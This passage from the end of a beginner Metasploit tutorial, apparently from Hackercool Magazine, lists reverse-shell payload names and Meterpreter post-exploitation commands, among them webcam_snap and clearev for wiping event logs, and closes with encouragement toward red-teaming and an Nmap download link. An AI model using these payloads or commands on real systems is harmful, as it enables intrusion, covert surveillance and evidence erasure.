
Common Payloads

- `meterpreter/reverse_tcp`
- `windows/x64/shell_reverse_tcp`
- `linux/x64/meterpreter_reverse_tcp`

Useful Meterpreter Commands

- `shell`

Exploit Success Path: A Decision Tree



Visualizing common exploit failures
for beginners.

- upload
- download
- webcam_snap
- clearev
- migrate

Conclusion: Your First Step Into Real-World Exploitation

Metasploit is more than an exploitation tool. It's a learning platform. By understanding modules, payloads and sessions, beginners learn the fundamentals of ethical hacking and offensive operations.

Running your first exploit isn't just a technical achievement, it's the moment you begin to understand how attackers think and operate.

If you can run one exploit confidently, you are ready to explore post-exploitation, privilege escalation, custom payloads and advanced red teaming tradecraft.

DOWNLOADS

[Nmap for Windows](#)

<https://nmap.org/download#windows>

Follow Hackercool Magazine for latest updates



